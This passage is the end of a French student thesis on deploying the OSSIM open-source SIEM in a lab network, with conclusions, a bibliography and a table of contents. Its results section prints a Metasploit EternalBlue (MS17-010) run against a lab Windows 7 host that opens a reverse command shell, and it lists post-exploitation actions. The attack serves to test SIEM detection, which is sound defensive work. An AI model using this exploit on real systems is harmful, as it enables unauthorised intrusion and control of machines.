



FIGURE 3.12 : Ajout d'un utilisateur

Le nouvel utilisateur ajouté est visible comme le montre clairement la figure suivante :



Dans l'onglet **ANALYSIS**, les événements analysés sont répertoriés comme suit :




FIGURE 3.13 : Analyse des événements sur le réseau

Dans l'onglet **ENVIRONMENT**>Agents, les agents installés sont visibles ainsi que leurs statuts.



FIGURE 3.14 : Statut des agents déployés

Lorsque l'administrateur veut plus de détails sur un agent, on obtient le résultat suivant :





FIGURE 3.15 : Détails sur l'hôte 172.16.10.2

Supposons que nous voulions acccéder à la machine windows distante d'adresse ip 172.16.10.2 à partir de la machine kali linux de l'attaquant d'adresse ip 172.16.20.9. Nous allons utiliser la vulnérabilité eternalblue (exploit ms17-010) pour porter atteinte à la confidentialité, l'intégrité et la disponibilité. Nous rappelons que L'exploit EternalBlue (exploit ms17-010) cible une vulnérabilité dans le protocole de partage de fichiers SMB (Server Message Block) de Microsoft Windows. Il permet à un attaquant de prendre le contrôle d'un ordinateur exécutant une version vulnérable de Windows sans nécessiter d'authentification. Cela signifie qu'un attaquant peut potentiellement exploiter cette faille pour infecter des systèmes avec des logiciels malveillants, tels que des ransomwares ou des logiciels espions, ou pour d'autres activités malveillantes. En lançant Metasploit, on a :



FIGURE 3.16 : Lancement de metasploit

On commence donc par rechercher l'exploit ms17-010 en réalisant l'attaque. Une fois que c'est fait, on peut le remarquer comme sur la figure suivante :



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 172.16.20.9
lhost => 172.16.20.9
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.16.20.9:4444
[*] 172.16.10.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.10.2:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.10.2:445       - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.10.2:445 - The target is vulnerable.
[*] 172.16.10.2:445 - Connecting to target for exploitation.
[+] 172.16.10.2:445 - Connection established for exploitation.
[+] 172.16.10.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.10.2:445 - CORE raw buffer dump (42 bytes)
[*] 172.16.10.2:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 172.16.10.2:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 172.16.10.2:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 172.16.10.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.10.2:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.10.2:445 - Sending all but last fragment of exploit packet
[*] 172.16.10.2:445 - Starting non-paged pool grooming
[+] 172.16.10.2:445 - Sending SMBv2 buffers
[+] 172.16.10.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.10.2:445 - Sending final SMBv2 buffers.
[*] 172.16.10.2:445 - Sending last fragment of exploit packet!
[*] 172.16.10.2:445 - Receiving response from exploit packet
[+] 172.16.10.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.10.2:445 - Sending egg to corrupted connection.
[*] 172.16.10.2:445 - Triggering free of corrupted buffer.
[+] 172.16.10.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.10.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.10.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Command shell session 2 opened (172.16.20.9:4444 -> 172.16.10.2:52251) at 2024-03-26 15:18:23 +0100


Shell Banner:
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r_serv_s.

C:\Windows\system32>
-----


C:\Windows\system32>
```

FIGURE 3.17 : Accès à la machine windows à distance

Les résultats de la figure ci-dessus montrent que nous avons atteint la machine windows. Nous pouvons par exemple prendre les informations par rapport à la configuration réseau de cette machine à distance, créer un fichier et/ou un dossier, se déplacer de répertoire en répertoire, installer des applications malveillantes, éteindre la machine,etc. On peut observer sur notre système centralisé OSSIM si la machine attaquée est réellement vulnérable. Nous voyons sur la figure ci-dessous que l'attaque réalisée donne lieu à six vulnérabilités avec des informations précises. Nous avons la possiblilité de télécharger par la suite les rapports d'activité de chaque hôte pour effectuer des investigations au besoin dans l'onglet **REPORTS**. Retrouvons sur la figure suivante un instantanée de la machine cible windows :




FIGURE 3.18 : Informations de machine windows vulnérable après l'attaque

Les tests ont montré que notre solution OSSIM a joué le rôle pour lequel elle a été choisie : elle détecte en temps réel les différents événements survenant dans le système et dispose de multiples fonctions qui prouvent son efficacité dans la surveillance d'un système d'information.

Conclusion

Ce chapitre a permis la création de l'architecture d'un réseau type ainsi que la configuration de quelques solutions basées sur des logiciels open-source pour ainsi faire le déploiement du réseau. Il a montré comment OSSIM en tant que solution SIEM open-source peut contribuer à la sécurité du système d'information d'une PME grâce aux différents tests effectués.

Conclusion générale et Perspectives

La mise en œuvre d'une solution SIEM à l'aide d'outils open-source, en particulier OSSIM, est une démarche essentielle et complexe dans le contexte actuel de sécurité informatique. Ce mémoire a exploré les aspects clés de cette mise en œuvre, offrant des informations précieuses aux professionnels de la sécurité et aux chercheurs. Nous avons analysé les menaces émergentes, les concepts fondamentaux de SIEM, ainsi que les avantages et les limites des solutions open-source.

L'étude approfondie d'OSSIM a couvert son déploiement, de l'analyse des besoins à la configuration technique, en évaluant son efficacité dans la détection des menaces et la gestion des incidents. En conclusion, ce mémoire souligne l'importance de la sécurité informatique et offre un aperçu complet de l'utilisation d'OSSIM comme solution SIEM open-source, espérant ainsi servir de ressource pour renforcer la sécurité des systèmes d'information.

Dans le prolongement de ce travail, plusieurs perspectives peuvent être envisagées pour approfondir et étendre l'usage des solutions SIEM open-source. Premièrement, l'intégration de l'intelligence artificielle et de l'apprentissage automatique pourrait améliorer la détection des menaces et la réponse aux incidents. Deuxièmement, l'exploration de la compatibilité et de l'intégration d'OSSIM avec d'autres outils de sécurité émergents permettrait d'optimiser les capacités de gestion de la sécurité. Enfin, des études de cas supplémentaires et des implémentations pratiques dans différents contextes organisationnels contribueraient à enrichir la compréhension et l'efficacité des solutions SIEM open-source dans divers environnements.

Bibliographie

[1] KUAOVI KOKO Essen Obed , *Etude et mise en place d'un SIEM open-source : cas de BANKeVI GROUPE* ,Université de Lomé. 2019-2020.

[2] Philippe Martinet , *Mise en œuvre d'un prototype d'architecture OSSIM*,Université Lumière Lyon 2. 2019-2020.

[3] ABDELJAOUED Ahmed et LAYOUNI Mohamed Amine , *Déploiement de la sécurité des systèmes d'informations à l'aide d'outils open-source*,Université de Tunis EL MANAR. 2012-2013.

[4] OUCHENE Hiba , *Mise en place d'une solution SIEM pour la supervision d'un système d'information*, Université Saad Dahleb de Blida. 2019-2020.

[5] Alexandre GOMEZ-URBINA , *Hacking interdit*, Editions 2010.

[6] Joel Winteregg, *Fonctionnement d'OSSIM : Dans le cadre de SIMS - Security Intrusion Management System*, Swiss University of Applied Sciences (EIVD) Tcom institut du 31 mai 2005.

Webographie

[7] virtualbox, , https://www.virtualbox.org, consulté le 10 Août 2023.

[8] AlienVault, *Documentation Officielle d'OSSIM*, https://cybersecurity.att.com/products/ossim, consulté au quotidien.

[9] *Etapes de configuration d'OSSIM*, https://fr.slideshare.net/YayaNTyeniSanogo/siem-ossim#14, Consulté le 26 Août 2023.

[10] *Configuration d'OSSIM*, https://InstallerOSSIMsurVirtualBox, Consulté le 26 Août 2023.

[11] *Interface graphique Ubuntu server*, https://www.shugga.ca/comment-installer-interface-graphique-sur-le-serveur-ubuntu, Consulté le 2 septembre 2023.

[12] *comparatif des logiciels*, https://www.comparatif-logiciels.fr/logiciel/alienvault-ossim, consulté le 12 Août 2023.

[13] Ubuntu server, https://www.ionos.fr/digitalguide/serveur/configuration/serveur-ubuntu, consulté le 22 Août 2023.

[14] solutions SIEM open-source, https://www.zen-networks.io/fr/open-source-solutions-siem/, consulté le 12 Août 2023.

[15] , Cisco, http://www.cisco.com., consulté le 18 Août 2023.

[16] Configuration de snort, https://www.snort.org/, consulté le 12 Septembre 2023.

[17] Politique de Sécurité informatique, https://fr.wikipedia.org/wiki/Politique_de_securite_informatique, consulté le 15 Août 2023.

[18] Systèmes de détection et de prévention d'intrusion https://www.ionos.fr/digitalguide/serveur/securite/systemes-de-detection-et-de-prevention-dintrusion/, consulté le 16 Août 2023.

[19] Institut national de la sécurité de l'information, https://www.inssi.nist.gov, consulté le 26 Août 2023.

[20] Blog de KrebsOnSecurity, https://krebsonsecurity.com/, consulté le 30 Août 2023.

[21] pfsense documentation, https://docs.netgate.com/pfsense/en/latest/monitoring/logs/index.html, consulté le 3 septembre 2023.

[22] deploiement de AlienVault HIDS agent, https://cybersecurity.att.com/documentation/usm-appliance/ids-configuration/deploying-alienvault-hids.htm#Deploy in2, consulté le 3 septembre 2023.

[23] Ajout des assets ossim-server, https://kifarunix.com/how-to-add-assets-to-alienvault-ossim-server-for-monitoring/, consulté le 5 septembre 2023.

[24] installer et configurer agent ossec, https://kifarunix.com/how-to-install-and-configure-ossec-agent-on-linux-host/#import-or-add-hosts-into-alienvault-ossim, consulté le 6 septembre 2023.

[25] Guide d'installation pfsense, https://geekflare.com/pfsense-installation-guide/, consulté le 11 septembre 2023.

[26] complément sréseau de base, https://www.cyberciti.biz/faq/ping-using-specific-gateway-interface-or-source-ip-address/, consulté le 4 septembre 2023.

[27] pfsense documentation, https://docs.netgate.com/pfsense/en/latest/monitoring/logs/index.html, consulté le 3 septembre 2023.

Table des matières

Dédicace **ii**

Remerciements **iii**

Table des figures **iv**

Liste des tableaux **v**

Liste des acronymes **vi**

Résumé **vii**

vii

Abstract **viii**

viii

Introduction Générale 1

0.1 Problématique 1

0.2 Contexte et justification 1

0.3 Objectifs 2

0.4 Organisation du mémoire 2

1 Revue de littérature **3**

Introduction 3

1.1 Les Enjeux de Sécurité Informatique 3

1.1.1 La sécurité informatique 3

1.1.2 Principes de la sécurité informatique 3

1.1.3 Les enjeux de la sécurité informatique 4

1.1.4 Les IPS et IDS 4

1.1.4.1 Intrusion Prevention System (IPS) 4

1.1.4.2 Intrusion Detection System (IDS) 5

1.1.5 Log Management 5

1.1.5.1 Définition de log 5

1.1.5.2 La supervision (Monitoring) 6

1.1.5.3 Les événements et les informations de sécurité 6

1.2 SIEM (Security Information and Event Management) 7

1.2.1 Historique et théorie sur le concept de SIEM 7

1.2.2 Définition des SIEM et leur rôle dans la sécurité informatique 7

1.2.3 La différence entre un SIM, SEM et SIEM 8

1.2.4 Fonctionnement des S.I.E.M. 8

1.3 Les Missions d'un SIEM . . . 10
1.3.1 La gestion de logs . . . 10
1.3.2 La recherche et la création de rapports . . . 10
1.3.3 La surveillance en temps réel . . . 10
1.3.4 La gestion des incidents . . . 11
1.3.5 Le renseignement sur les menaces . . . 11
1.3.6 La surveillance du comportement des entités et des utilisateurs . . . 11
1.4 Revue des solutions SIEM Open-source . . . 11
1.4.1 OSSIM . . . 11
1.4.2 Prelude OSS . . . 11
1.4.3 SIEMonster . . . 11
1.4.4 Graylog . . . 12
1.4.5 ELK . . . 12
1.4.6 Security Onion . . . 12
1.4.7 Wazuh . . . 12
1.5 Tableau comparatif de quelques solutions SIEM . . . 13
1.6 Présentation d'OSSIM : fonctionnalités et caractéristiques . . . 14
1.6.1 Introduction à OSSIM . . . 14
1.6.2 Caractéristiques, fonctionnalités et avantages spécifiques d'OSSIM . . . 14
Conclusion . . . 15

2 Analyse, choix techniques et déploiement de la solution 16
Introduction . . . 16
2.1 Analyse des besoins de sécurité . . . 16
. . . 17
2.2 Choix des composants SIEM en fonction des besoins . . . 17
2.2.1 Différence entre la version commerciale et la version gratuite (libre) de AlienVault . . . 18
2.3 Etude de la solution AlienVault OSSIM . . . 20
2.3.1 Architecture d'OSSIM . . . 20
2.3.2 Fonctionnement d'OSSIM . . . 22
2.3.3 Déploiement d'OSSIM . . . 23
2.3.3.1 Logiciels et Outils Utilisés . . . 23
Logiciels et Outils Utilisés . . . 23
2.3.3.2 Configuration de OSSIM . . . 26
Conclusion . . . 27

3 Résultats et discussion 28
Introduction . . . 28
3.1 Architecture du réseau et configuration . . . 28
3.1.1 Architecture du réseau . . . 28
3.1.2 Tableau du plan d'adressage . . . 30
3.2 Tests de fonctionnement . . . 30
3.2.1 Installation et configuration de pfsense . . . 30
3.2.2 Installation et configuration du serveur web vulnérable DVWA . . . 34
3.2.3 Configuration des agents OSSEC . . . 35

3.2.3.1 Sous Linux 35
3.2.3.2 Sous windows 36
3.3 Résultats Obtenus 37
Conclusion 42

Conclusion **43**

Bibliographie **44**

Webographie **45**

Table des matières **47**